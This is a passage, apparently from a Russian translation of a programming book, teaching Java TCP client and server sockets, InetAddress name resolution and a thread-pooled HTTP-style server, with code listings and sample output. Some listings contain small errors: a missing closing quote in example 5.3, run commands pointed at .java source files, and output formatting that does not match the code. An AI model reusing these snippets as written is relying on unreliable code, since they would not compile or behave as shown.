Date: Mon, 26 May 2003 06:16:51 GMT
Last-Modified: Thu, 08 May 2003 19:30:33 GMT
Accept-Ranges: bytes
Connection: close
Content-Length: 339
```

В этом примере создается клиентский TCP-сокет и устанавливается соединение с портом 80 HTTP-сервера. Затем серверу отправляется запрос, после чего читается и выводится (на стандартный вывод) полученный ответ. Пример полезен тем, что демонстрирует, насколько просто установить и использовать соединение с помощью класса `Socket`.

Анализ

- В строке 32 разбираются и проверяются аргументы, заданные в командной строке.
- В строке 51 вызывается метод `parseInt()`, преобразующий номер порта из символьного в числовое представление, которого ожидает конструктор класса `Socket`.
- В строке 54 создается объект класса `Socket`, причем конструктору передаются заданные в командной строке IP-адрес и номер порта. В процессе создания устанавливается TCP-соединение. В случае ошибки, то есть невозможности открыть соединение, возбуждается исключение `IOException`.
- В строке 57 мы с помощью метода `getInputStream()` запрашиваем у объекта `Socket` экземпляр класса `InputStream` – поток, из которого будут считываться данные.
- В строке 58 метод `getOutputStream()` возвращает экземпляр класса `OutputStream` – поток, в который будут записываться данные.
- В строке 61 форматируется и сохраняется в переменной `send` запрос `GET` по протоколу HTTP 1.0.
- В строке 64 строковая переменная `send` преобразуется в массив байтов с помощью метода `getBytes()` класса `String`. Этот массив отправляется Web-серверу посредством вызова метода `write()` объекта класса `OutputStream`.

- В строке 67 вызывается метод `read()` из класса `InputStream`, чтобы прочитать не более 4096 байтов в массив `recv`. Число реально прочитанных байтов сохраняется в переменной `len`.
- В строке 70 сокет закрывается, что приводит к разрыву TCP-соединения.
- В строке 76 проверяется значение `len`, полученное от метода `read()`. Если оно больше нуля, то байтовый массив `recv` преобразуется в объект класса `String`.
- В строке 79 полученные от Web-сервера данные выводятся на печать.
- В строке 82 обрабатывается исключение типа `NumberFormatException`. Его возбуждает метод `parseInt()` класса `Integer` в строке 51, если номер порта, заданный в командной строке, нельзя преобразовать в число.
- В строке 88 обрабатывается исключение типа `IOException`. Оно возникает в случае ошибки при попытке установить TCP-соединение, передать данные или закрыть соединение. К сожалению, класс `IOException` не предоставляет столь же подробную информацию об ошибке, как переменная `errno` в программах на C/C++. Поэтому приходится полагаться на метод `getMessage()` для получения сообщения, например, «Connect failed» (Ошибка при установлении соединения).

Разрешение IP-адресов и доменных имен

Иногда бывает полезно преобразовать IP-адрес, заданный в точечно-десятичной нотации, в имя хоста и наоборот. Бывает также необходима информация об окончательных точках TCP или UDP-соединения. За представление и преобразование адресов из одной формы в другую отвечает класс `InetAddress` из пакета `java.net`.

В классе `Socket` есть два метода – `getLocalAddress()` и `getInetAddress()`, которые возвращают соответственно IP-адреса локального и удаленного компьютеров на разных концах сокета. Кроме того, класс `Socket` предоставляет методы `getLocalSocketAddress()` и `getRemoteSocketAddress()`, возвращающие объекты типа `InetSocketAddress`, которые содержат полную информацию об окончательных точках соединения, включая не только IP-адреса, но и номера портов.

Класс `Socket` имеет средства для разрешения имен хостов. Для этого достаточно передать его конструктору IP-адрес в точечно-десятичной нотации или доменное имя хоста, а потому получить результат операции разрешения.

В примере 5.2 показано, как из IP-адреса или имени хоста получить объект типа `InetAddress`. «CHIAPAS» – это имя компьютера автора. Но вообще-то можно задать любую синтаксически допустимую строку, в том числе полностью определенное имя удаленного хоста, скажем, `www.insidiae.com`. Для данного примера предположим, что IP-адрес компьютера CHIAPAS – 10.0.1.56.

Пример 5.2. Преобразование IP-адреса или имени хоста в объект *InetAddress*

```

1 InetAddress inetaddr1 = null;
2 InetAddress inetaddr2 = null;
3 InetAddress inetaddr3 = null;
4 String      addr1      = "192.168.1.101";
5 String      addr2      = "CHIAPAS";
6 String      addr3      = "www.insidiae.org";
7
8 try
9 {
10  inetaddr1 = InetAddress.getByName(addr1);
11  inetaddr2 = InetAddress.getByName(addr2);
12  inetaddr3 = InetAddress.getByName(addr3);
13 }
14 catch (UnknownHostException uhe)
15 {
16  System.err.println("UnknownHostException: "
17                    + uhe.getMessage());
18 }
19
20 System.out.println("INETADDR1: " + inetaddr1);
21 System.out.println("INETADDR2: " + inetaddr2);
22 System.out.println("INETADDR3: " + inetaddr3);

```

Пример выполнения

```

INETADDR1: /192.168.1.101
INETADDR2: CHIAPAS/10.0.1.56
INETADDR3: www.insidiae.org/68.165.180.118

```

Анализ

- В строках 1–3 объявляются ссылочные переменные типа *InetAddress*.
- В строках 4–6 определяются интересующие нас IP-адреса и имена хостов.
- В строках 10–12 эти адреса и имена разрешаются методом *getByName()* из класса *InetAddress*. Этот метод возвращает объект класса *InetAddress*, представляющий разрешенный адрес или имя.
- В строках 20–22 содержимое объектов класс *InetAddress* выводится на печать. Преобразованием объекта в печатную форму занимается метод *toString()* этого класса (он вызывается неявно), который печатает имя хоста, затем символ /, а затем IP-адрес. Если имя хоста неизвестно, как в случае адреса 192.168.1.101, то оно не выводится.

В примере 5.3 показано, как получить локальный и удаленный IP-адреса, соответствующие оконечным точкам соединенного сокета. Это может ока-

заться нужным при разработке TCP-сервера, допускающего анонимное соединение со стороны клиента, адрес которого вы хотите запротоколировать и, возможно, связаться с ним.

Пример 5.3. Получение информации об IP-адресе от активного TCP-соединения

```

1 InetAddress inetaddr1 = null;
2 InetAddress inetaddr2 = null;
3 Socket      sock = null;
4
5 try
6 {
7  sock = new Socket("127.0.0.1", 80);
8
9  inetaddr1 = sock.getLocalAddress();
10 inetaddr2 = sock.getInetAddress();
11
12  System.out.println(inetaddr1);
13  System.out.println(inetaddr2);
14 }
15 catch (UnknownHostException uhe)
16 {
17  System.err.println("UnknownHostException:
18                    + uhe.getMessage());
19 }
20 catch (IOException ioe)
21 {
22  System.err.println("IOException " + ioe.getMessage());
23 }

```

Если откомпилировать эту программу и запустить ее для связи с сервером *TCPServer1* (см. пример 5.5), работающим на порту 80 локального компьютера, то будут напечатаны показанные ниже строки. Важно отметить, что если этот клиент связывается с удаленным сервером, то второй IP-адрес (адрес сервера) не будет совпадать с первым (адресом клиента).

Пример выполнения

```

C:/> TCPServer1 80
*** прослушивается порт 80
.
.
C:/> java Example3.java 127.0.0.1 80 /

/127.0.0.1
/127.0.0.1

```

Анализ

- В строке 7 клиентский TCP-сокет соединяется с портом 80 по адресу 127.0.0.1.
- В строке 9 мы получаем IP-адрес локальной оконечной точки соединения в виде объекта типа *InetAddress*. В этом примере и клиент, и сервер находятся на компьютере *localhost*, поэтому IP-адреса локальной и удаленной оконечных точек совпадают и равны 127.0.0.1. В общем случае они, конечно, могут различаться.
- В строке 10 извлекается IP-адрес удаленной оконечной точки, тоже в виде объекта *InetAddress*. В данном случае он равен 127.0.0.1.
- В строках 12–13 IP-адреса локальной и удаленной оконечных точек выводятся на печать.
- В строке 15 обрабатывается исключение *UnknownHostException*, которое возбуждает конструктор класса *Socket*, если не может разрешить переданное ему имя хоста.
- В строке 20 обрабатывается исключение *IOException*, возбуждаемое в случае ошибки при установлении соединения, передаче данных или разрыва соединения.

Разрешение IP-адресов, представленных в точечно-десятичной нотации, является «неблокирующей» операцией. Разрешение же имен хостов, к примеру, СНИПАС (см. пример 5.2) – это блокирующая операция, для ее выполнения нужно обратиться к службе DNS, что может занять несколько секунд.

Ввод/вывод текста: класс *LineNumberReader*

При работе с текстовыми протоколами, например, HTTP, POP3 (Post Office Protocol), IMAP (Internet Message Access Protocol) или FTP (File Transfer Protocol) удобно рассматривать принимаемые данные, как текстовые строки, а не массивы байтов. В пакете *java.io* есть класс *LineNumberReader*, с помощью которого легко читать строки текста из сокета.

Для этого надо выполнить следующие действия:

1. Получить от соединенного сокета объект типа *InputStream*.
2. Надстроить над ним объект типа *InputStreamReader*.
3. Над объектом *InputStreamReader* надстроить объект типа *LineNumberReader*.

После того как объект *LineNumberReader* создан, можно воспользоваться им для чтения строк.

Пример 5.4 основывается на примере 5.3, но добавляет возможность построчно читать и выводить на печать ответ, полученный от Web-сервера. Конечно, это очень простая программа, но вместе с тем полезная, так как ей

можно воспользоваться в более сложных приложениях для считывания шапок, сканирования уязвимостей, написания прокси-серверов и Web-эксплойтов.

Пример 5.4. Применение класса *LineNumberReader* в клиентской программе (*TCPClient2.java*)

```

1 /*
2  * TCPClient2.java
3  *
4  * TCP-клиент, который устанавливает соединение,
5  * посылает запрос по протоколу HTTP 1.0,
6  * принимает данные построчно с помощью класса LineNumberReader
7  * и выводит результат на печать.
8  *
9  * Порядок запуска:
10 *
11 * java TCPClient2 <target_ip> <target_port> <resource>
12 *
13 *
14 */
15 import java.io.* ;
16 import java.net.*;
17
18 public class TCPClient2
19 {
20     public static void main(String[] args)
21     {
22
23         InputStreamReader isr    = null;
24         LineNumberReader  lnr    = null;
25         InputStream       is     = null;
26         OutputStream      os     = null;
27         Socket            sock   = null;
28         String            addr   = null;
29         String            res    = null;
30         String            send   = null;
31         String            tmp    = null;
32         byte[]            recv   = new byte[4096];
33         int               port   = 0;
34         int               x      = 0;
35
36         if(args.length != 3)
37         {
38             System.err.println("usage: java TCPClient2 " +
39                               "<target_ip> <target_port> " +
40                               "<resource>.");
41             System.err.println("Пример: java TCPClient2 "   +
42                               "127.0.0.1 80 /");
43             System.exit(1);

```

```

44     }
45
46     addr = args[0];
47     tmp  = args[1];
48     res  = args[2];
49
50     try
51     {
52         // преобразовать номер порта в числовое значение
53         port = Integer.parseInt(tmp);
54
55         // соединиться с IP-адресом и портом
56         sock = new Socket(addr, port);
57
58         // получить от сокета поток вывода
59         os = sock.getOutputStream();
60
61         // подготовить HTTP-запрос
62         send = "GET " + res + " HTTP/1.0\r\n\r\n";
63
64         // отправить HTTP-запрос
65         os.write(send.getBytes());
66
67         // получить от сокета поток ввода
68         is = sock.getInputStream ();
69
70         // сконструировать объект LineNumberReader
71         isr = new InputStreamReader(is );
72         lnr = new LineNumberReader (isr);
73
74         // читать ответ построчно и выводить на печать
75         x = 0;
76         while((tmp = lnr.readLine()) != null)
77         {
78             System.out.println(x + " " + tmp);
79             ++x;
80         }
81
82         // закрыть соединение
83         sock.close();
84     }
85     catch (NumberFormatException nfe)
86     {
87         // нечисловое значение?
88         System.err.println("NumberFormatException: "
89                             + nfe.getMessage());
90     }
91     catch (IOException ioe)
92     {

```

```

93         // ошибка при установлении соединения?
94         System.err.println("IOException: "
95                             + ioe.getMessage());
96     }
97 }
98 }
99

```

Компиляция

```
C:\> j2sdk1.4.1_02\bin\javac.exe TCPClient2.java
```

```

C:\> dir
.
.
TCPClient2.class
.
.

```

Пример выполнения

```
C:\> j2sdk1.4.1_02\bin\java.exe TCPClient2.java
```

```

usage: java TCPClient2 <target_ip> <target_port> <resource>
Пример: java TCPClient2 127.0.0.1 80 /

```

```
C:\> j2sdk1.4.1_02\bin\java.exe TCPClient2.java www.insidiae.org 80 /
```

```

0) HTTP/1.0 200 OK
1) Server: thttpd/.23beta1 26 may 2002
2) Content-Type: text/html; charset=iso-8859-1
3) Date: Mon, 26 May 2003 17:02:29 GMT
4) Last-Modified: Thu, 08 May 2003 19:30:33 GMT
5) Accept-Ranges: bytes
6) Connection: close
7) Content-Length: 339

```

В примере 5.4 создается клиентский TCP-сокет, с помощью которого устанавливается соединение с HTTP-сервером, работающим на порту 80. Затем серверу посылается стандартный запрос *GET HTTP/1.0* и построчно читается ответ (здесь-то и пригодился класс *LineNumberReader*), который далее выводится на stdout, в данном случае в окно команд.

Анализ

- В строках 1–56 выполняются те же предварительные действия, что и в программе *TCPClient1*. Обработываются аргументы, заданные в командной строке, создается объект *Socket*, который затем соединяется с указанными IP-адресом и портом.

- В строках 59–65 у объекта *Socket* запрашивается поток вывода *OutputStream*, конструируется HTTP-запрос, который затем отправляется удаленному хосту.
- В строках 68–72 у объекта *Socket* запрашивается поток ввода *InputStream*, над ним надстраивается объект *InputStreamReader*, а над последним – *LineNumberReader*.
- В строках 75–80 объект *LineNumberReader* используется для того, чтобы прочитав построчно ответ, полученный от сервера. Каждая строка выводится на *stdout*, причем ей предшествует порядковый номер.
- В строках 82–98 выполняется также очистка, что в программе *TCPClient1*. Сокет закрывается, при этом разрывается соединение. Обрабатываются возможные исключения.

До сих пор мы занимались простыми клиентскими программами, в которых сокет был представлен объектом класса *Socket*. Мы познакомились с несколькими вариантами разрешения IP-адресов и имен хостов и видели, как можно построчно читать данные, посылаемые удаленным компьютером. (Отметим, что процедуры приема и вывода на печать данных, получаемых от TCP и от UDP-сервера, очень похожи.) В следующем разделе мы познакомимся с созданием серверных TCP-сокетов, которые могут получать запросы на соединение от таких клиентов, как *TCPClient1* или *TCPClient2*.

TCP-серверы

Программирование серверного TCP-сокета немногим сложнее, чем клиентского. Он представляется объектом класса *ServerSocket*, который привязывает сокет к указанному порту и ждет, пока какой-нибудь клиент не попытается установить соединение. Как только приходит запрос на соединение, создается новый объект класса *Socket*, с помощью которого можно обмениваться данными с клиентом. К этому объекту применимо все изложенное в предыдущем разделе.

В классе *ServerSocket* определено несколько конструкторов для привязки сокета к локальному IP-адресу и порту и задания размера очереди входящих соединений. Остальные методы служат для приема новых запросов на соединение, тонкой настройки различных аспектов сокета, выяснения текущего состояния и закрытия сокета.

Для реализации базовой функциональности серверного TCP-сокета нужно не так уж много конструкторов и методов. В примере 5.5 класс *LineNumberReader* используется для построчного чтения запроса от клиента. Отметим, что этот сервер однопоточный, причем после обработки первого же запроса он закрывает сокет и завершается.

Пример 5.5. Серверный TCP-сокет (*TCPServer1.java*)

```

1 /*
2  * TCPServer1.java
3  *
4  * Программа создает серверный TCP-сокет, привязывает его к порту,
5  * ожидает запроса по протоколу HTTP, печатает его и посылает
6  * ответ.
7  *
8  * Порядок запуска:
9  *
10 * java TCPServer1 <local_port>
11 *
12 *
13 */
14
15 import java.io.* ;
16 import java.net.*;
17
18 public class TCPServer1
19 {
20     public static void main(String[] args)
21     {
22         InputStreamReader isr = null;
23         LineNumberReader lnr = null;
24         OutputStream os = null;
25         ServerSocket serv = null;
26         InputStream is = null;
27         Socket clnt = null;
28         String send = null;
29         String tmp = null;
30         int port = 0;
31         int x = 0;
32
33         if(args.length != 1)
34         {
35             System.err.println("usage: java " +
36                               "TCPServer1 <local_port>");
37             System.err.println("Пример: java TCPServer1 80");
38             System.exit(1);
39         }
40
41         tmp = args[0];
42
43         try
44         {
45             // преобразовать номер порта в числовое значение
46             port = Integer.parseInt(tmp);
47
48             // создать сокет, привязать его и начать прослушивать порт

```

```

49     serv = new ServerSocket(port);
50
51     System.out.println("*** прослушивается порт " + port);
52
53     // принять запрос на новое соединение
54     clnt = serv.accept();
55
56     // получить поток ввода
57     is = clnt.getInputStream (    );
58
59     // надстроить над ним объект LineNumberReader
60     isr = new InputStreamReader(is );
61     lnr = new LineNumberReader (isr);
62
63     // прочитать запрос
64     x = 0;
65     while((tmp = lnr.readLine()) != null)
66     {
67         System.out.println(x + " " + tmp);
68         ++x;
69
70         // обработать пустую строку, служащую разграничителем в HTTP
71         if(tmp.length() == 0)
72         {
73             break;
74         }
75     }
76
77     // получить поток вывода
78     os = clnt.getOutputStream();
79
80     // отправить запрос
81     send = "HTTP/1.0 200 OK\r\n\r\nTCPServer1!";
82
83     os.write(send.getBytes());
84
85     // разорвать соединение с клиентом
86     clnt.close();
87
88     // закрыть серверный сокет
89     serv.close();
90 }
91 catch (NumberFormatException nfe)
92 {
93     // нечисловое значение номера порта?
94     System.err.println("NumberFormatException: "
95         + nfe.getMessage());
96 }
97 catch(IOException ioe)

```

```

98     {
99         // ошибка при работе с сокетом?
100         System.err.println("IOException: "
101             + ioe.getMessage());
102     }
103 }
104 }
105

```

Компиляция

```
C:\> j2sdk1.4.1_02\bin\javac.exe TCPServer1.java
```

```

C:\> dir
.
.
TCPServer1.class
.
.

```

Пример выполнения

```
C:\> j2sdk1.4.1_02\bin\java.exe TCPServer1
```

```
usage: java TCPServer1 <local_port>
Пример: java TCPServer1 80
```

```
*** прослушивается порт 80
```

В примере 5.5 мы создаем серверный сокет, привязываем его к порту, заданному в командной строке, и используем для приема входящих соединений. Клиентский сокет, созданный в результате приема соединения, применяется для чтения запроса по протоколу HTTP 1.0 и отправки ответа.

Анализ

- В строках 33–38 обрабатывается номер порта, заданный в командной строке.
- В строке 46 номер порта преобразуется в числовое значение методом *parseInt()* класса *Integer*.
- В строке 49 конструктор класса *ServerSocket* создает сокет, привязывает его к порту и переводит в режим ожидания входящих соединений. В отличие от других сетевых API, скажем, BSD-сокеты, конструктор класса *ServerSocket* выполняет операции *bind* и *listen* за один шаг.
- В строке 54 вызывается метод *accept()* для приема нового соединения. Этот метод блокирующий, то есть он не возвращает управление, пока не придет запрос. Как только запрос получен, метод *accept()* возвращает объект класса *Socket*, представляющий новое соединение.

- В строках 57–61 с помощью метода `getInputStream()` мы получаем поток `InputStream`, соответствующий соединению с клиентом, а затем надстраиваем над ним объект `LineNumberReader`, позволяющий извлекать из потока строки текста в коде ASCII.
- В строках 63–75 запрос от клиента считывается построчно с помощью объекта `LineNumberReader`, и прочитанные строки выводятся на `stdout`.
- В строке 78 мы с помощью метода `getOutputStream()` получаем выходной поток `OutputStream`.
- В строке 81 в переменной `send` конструируется ответ по протоколу HTTP 1.0.
- В строке 83 переменная `send` преобразуется в массив байтов с помощью метода `getBytes()` класса `String`, и этот массив отправляется клиенту методом `write()` класса `OutputStream`.
- В строке 86 соединение с клиентом закрывается методом `close()` класса `Socket`. После этого сокет уже нельзя использовать для приема или передачи данных.
- В строке 89 закрывается серверный сокет, для чего вызывается метод `close()` класса `ServerSocket`. Больше сервер не будет принимать новых запросов на соединение от клиентов.
- В строке 91 обрабатывается исключение типа `NumberFormatException`. Такое исключение возникает, если в командной строке указан некорректный номер порта.
- В строке 97 обрабатывается исключение типа `IOException`, возбуждаемое в случае возникновения ошибки при работе с соединением как методами класса `Socket`, так и методами класса `ServerSocket`.

Использование Web-браузера для соединения с сервером TCPServer1

Сервер из примера 5.5 может возвращать данные, как и всякий другой Web-сервер. Мы можем соединиться с ним из любого стандартного браузера (рис. 5.1). Ниже показан протокол сеанса обмена данными между сервером `TCPServer1` и браузером Microsoft Internet Explorer for Windows:

```
SYNGRESS# java TCPServer1 80
*** прослушивается порт 80
0) GET / HTTP/1.1
1) Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/
msword, */*
2) Accept-Language: en-us
3) Accept-Encoding: gzip, deflate
4) User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
```

```
5) Host: 127.0.0.1
6) Connection: Keep-Alive
7)
```




Рис. 5.1. Ответ от сервера TCPServer1 в окне браузера

Работа с несколькими соединениями

В примере 5.5 было показано, как организовать работу с одним соединением от клиента. Но обычно TCP-сервер должен уметь обрабатывать сразу несколько соединений. К решению этой задачи есть два основных подхода:

- обрабатывать соединения последовательно в том же потоке, в котором создан серверный сокет;
- обрабатывать каждое поступающее соединение в новом потоке.

Последовательную обработку легко реализовать, преимуществом такого подхода является низкое потребление ресурсов. Но такое решение годится лишь, если число входящих соединений невелико и для обслуживания каждого запроса требуется мало времени.

Организовать обработку TCP-соединений в дополнительных потоках несколько сложнее, зато общее время обслуживания уменьшается, и сервер становится более масштабируемым при возрастании числа запросов. Правда, такому решению присущи накладные расходы на создание новых потоков. В зависимости от требований, предъявляемых к потреблению ресурсов и производительности, можно применить разные подходы.

Один из вариантов – ставить новые входящие соединения в очередь. Затем они будут братья из очереди и обрабатываться в отдельном потоке. Таким образом, поток, который отвечает за прием запросов на соединение с серверным сокетом, освобождается от обязанностей обрабатывать запросы. Недо-

статок этого решения в том, что запросы могут помещаться в очередь быстрее, чем сервер способен их обработать, тогда очередь будет неограниченно расти, что приведет к повышенному расходу памяти и снижению времени реакции.

Другой вариант – создавать новый поток для каждого входящего соединения. Его достоинство – быстрая обработка запроса. Но при этом приходится часто создавать и уничтожать потоки, для чего требуется контекстное переключение и, следовательно, процессорное время.

Еще один вариант – это комбинация двух предыдущих. Идея в том, чтобы организовать пул потоков для обработки запросов. Еще до приема первого соединения мы создаем несколько потоков (рис. 5.2). Каждый из них следит за состоянием очереди входящих соединений. Приняв новое соединение, сервер помещает объекты класса Socket в очередь. Один из свободных потоков в пуле извлекает объект из очереди и обрабатывает запрос. По завершении обработки объект уничтожается, и поток возобновляет мониторинг очереди. При таком подходе реализуется быстрая, параллельная обработка запросов и вместе с тем удастся избежать накладных расходов на создание и уничтожение потоков. Кроме того, в пул можно добавлять потоки по мере возрастания нагрузки и удалять их, когда нагрузка снижается. Эта схема реализована во многих коммерческих и бесплатных системах работы с Java-сервлетами и JSP-сценариями.

В примере 5.6 приведена простая реализация TCP-сервера, который параллельно обрабатывает приходящие от клиентов запросы с помощью пула потоков в соответствии с приведенной выше диаграммой.




Рис. 5.2. Применение пула потоков для обработки объектов Socket, стоящих в очереди

Пример 5.6. Параллельная обработка запросов с помощью пула потоков (TCPServer2.java)

```

1 /*
2  * TCPServer2.java
3  *
4  * Программа создает серверный TCP-сокет, привязывает его к порту,
5  * ожидает запроса по протоколу HTTP, печатает его и посылает
6  * ответ. Запросы обрабатываются в отдельных потоках,
7  * организованных в пул.
8  *
9  *
10 * Порядок запуска:
11 *
12 * java TCPServer2 <local_port>
13 *
14 *
15 */
16
17 import java.io.* ;
18 import java.net.* ;
19 import java.util.*;
20
21 public class TCPServer2
22 {
23     public static void main(String[] args)
24     {
25         ServerSocket serv = null;
26         ThreadPool tpool = null;
27         Socket      clnt  = null;
28         String      tmp   = null;
29         int         port  = 0;
30
31         if(args.length != 1)
32         {
33             System.err.println("usage: java TCPServer2 " +
34                               " <local_port>");
35             System.err.println("Пример: java TCPServer2" +
36                               " 80");
37             System.exit(1);
38         }
39
40         tmp = args[0];
41
42         try
43         {
44             // преобразовать номер порта в числовое значение
45             port = Integer.parseInt(tmp);
46
47             // создать пул потоков

```

```

48     tpool = new ThreadPool(5);
49
50     // создать сокет, привязать его и начать прослушивать порт
51     serv = new ServerSocket(port);
52
53     System.out.println("*** прослушивается порт "
54                        + port);
55
56
57     while(true)
58     {
59         // принять запрос на новое соединение
60         clnt = serv.accept();
61
62         // поставить запрос в очередь
63         tpool.add(clnt);
64     }
65 }
66 catch (NumberFormatException nfe)
67 {
68     // нечисловое значение номера порта?
69     System.err.println("NumberFormatException: " +
70                       nfe.getMessage());
71 }
72 catch(IOException ioe)
73 {
74     // ошибка при работе с сокетом?
75     System.err.println("IOException: "
76                       + ioe.getMessage());
77 }
78 }
79 }
80
81 class ThreadPool
82 {
83     private Vector m_queue = new Vector();
84
85     public ThreadPool (int thread_count)
86     {
87         WorkerThread wt = null;
88         int x = 0;
89
90         for(x=0; x < thread_count; ++x)
91         {
92             wt = new WorkerThread(m_queue);
93             wt.start();
94         }
95     }
96

```

```

97     public void add(Object object)
98     {
99         // безопасный по отношению к потокам доступ к очереди
100        synchronized(m_queue)
101        {
102            m_queue.add(object);
103        }
104    }
105}
106
107 class WorkerThread
108     extends Thread
109 {
110     private Vector m_queue = null;
111
112     public WorkerThread(Vector queue)
113     {
114         m_queue = queue;
115     }
116
117     public void run        ()
118     {
119         InputStreamReader isr = null;
120         LineNumberReader lnr = null;
121         OutputStream os = null;
122         InputStream is = null;
123         Socket clnt = null;
124         String send = null;
125         String tmp = null;
126         int x = 0;
127
128         System.out.println("*** рабочий поток запущен.");
129
130         while(true)
131         {
132             // безопасный по отношению к потокам доступ к очереди
133             synchronized(m_queue)
134             {
135                 if(m_queue.size() > 0)
136                 {
137                     clnt = (Socket)m_queue.remove(0);
138                 }
139             }
140
141             // новый запрос!
142             if(clnt != null)
143             {
144                 try
145                 {

```



```

146 // получить входной поток для соединения
147 // и надстроить над ним объект LineNumberReader
148 is = clnt.getInputStream();
149 isr = new InputStreamReader(is );
150 lnr = new LineNumberReader(isr);
151
152 // прочитать и распечатать запрос
153 x = 0;
154 while((tmp = lnr.readLine())
155        != null)
156 {
157     System.out.println(x + " "
158                        + tmp);
159
160     if(tmp.length() == 0)
161     {
162         // обработать пустую строку, служащую разграничителем
163         break;
164     }
165 }
166
167 // сконструировать ответ по протоколу HTTP 1.0
168 // (немного форматирования)..
169 send = "HTTP/1.0 200 OK\r\n\r\n"
170        + "<HTML><BODY BGCOLOR=#D0D0D0>"
171        + "<BR><BR><CENTER><FONT FACE=Arial"
172        + "SIZE=1 COLOR=#0000CC><B>&gt;"
173        + "&gt; TCPServer2 &lt;&lt;</B>"
174        + "</FONT></CENTER></BODY></HTML>";
175
176 // получить поток вывода
177 os = clnt.getOutputStream();
178
179 // отправить ответ
180 os.write(send.getBytes());
181 }
182 catch(Throwable t)
183 {
184     // перехватить любые исключения,
185     // не дав им распространиться дальше,
186     // что могло бы привести к аварийному
187     // завершению рабочего потока
188
189     System.err.println("Throwable: "
190                       + t.getClass().getName()
191                       + " : " + t.getMessage());
192 }
193
194 // закрыть соединение с клиентом

```

```

195 try
196 {
197     clnt.close();
198 }
199 catch (Throwable t)
200 {
201     System.err.println("IOException: "
202                       + t.getClass().getName()
203                       + " : " + t.getMessage());
204 }
205 finally
206 {
207     clnt = null;
208 }
209 }
210
211 // будем милосердны к процессору
212 try
213 {
214     Thread.sleep(10);
215 }
216 catch (InterruptedException ie)
217 {
218 }
219
220 // продолжить мониторинг очереди...
221 }
222 }
223 }

```

Компиляция

```
C:\> j2sdk1.4.1_02\bin\javac.exe TCPServer2.java
```

```

C:\> dir
.
.
TCPServer2.class
ThreadPool.class
WorkerThread.class
.
.

```

Пример выполнения

```
C:\> j2sdk1.4.1_02\bin\java.exe TCPServer2
```

```

usage: java TCPServer2 <local_port>
Пример: java TCPServer2 80

```

```
*** прослушивается порт 80
```

```

*** рабочий поток запущен.
*** рабочий поток запущен.
*** рабочий поток запущен.
*** рабочий поток запущен.
*** рабочий поток запущен.
0) GET / HTTP/1.1
0) Accept-Language: en-us
0) Accept-Encoding: gzip, deflate
0) User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
0) Host: 127.0.0.1
0) Connection: Keep-Alive
0)

```

В примере 5.5 мы создаем серверный сокет, привязываем его к порту, заданному в командной строке, и используем для приема входящих соединений. Новые входящие соединения помещаются в очередь, за состоянием которой следит пул потоков. Один из рабочих потоков извлекает соединение и обрабатывает его, то есть считывает пришедший запрос и отправляет ответ по протоколу HTTP 1.0.

Анализ

- В строках 31–40 обрабатываются аргументы, заданные в командной строке.
- В строке 45 номер порта преобразуется в числовое значение методом `parseInt()` класса `Integer`.
- В строке 48 создается объект класса `ThreadPool`. Его конструктору передается значение 5, это число рабочих потоков в пуле.
- В строке 51 создается серверный сокет – объект класса `ServerSocket`, который привязывается к указанному порту и переводится в режим ожидания новых соединений.
- В строках 57–64 находится цикл, в котором сервер принимает новые соединения и помещает объекты `Socket` в очередь к пулу потоков.
- В строке 66 обрабатывается исключение типа `NumberFormatException`, которое возникает, когда в командной строке задан некорректный номер порта.
- В строке 72 обрабатывается исключение типа `IOException`, возбуждаемое в случае возникновения ошибки при работе с соединением как методами класса `Socket`, так и методами класса `ServerSocket`.
- В строке 81 начинается объявление класса `ThreadPool`.
- В строке 83 объявлена закрытая переменная экземпляра `m_queue` типа `java.util.Vector`. Вектор – это простая структура, аналогичная массиву, но способная хранить неограниченное число элементов. Для доступа к элементу надо передать его целочисленный индекс методу `get()` или `remove()`.

- В строке 85 объявлен единственный конструктор класса `ThreadPool`. Он принимает один целочисленный аргумент `thread_count`, определяющий, сколько потоков должно быть в пуле.
- В строках 90–93 создаются `thread_count` рабочих потоков, то есть объектов класса `WorkerThread`. Конструктору каждого объекта `WorkerThread` передается ссылка на вектор `m_queue`. Рабочие потоки следят за появлением новых элементов в очереди.
- В строках 97–104 объявлен метод `add()` класса `ThreadPool`, который принимает ссылку на объект `Socket`. Эта ссылка помещается в конец вектора `m_queue`. Доступ к `m_queue` синхронизован с помощью предложения `synchronized`, встроенного в язык Java. Синхронизация необходима для координации доступа к очереди со стороны основного и рабочих потоков.
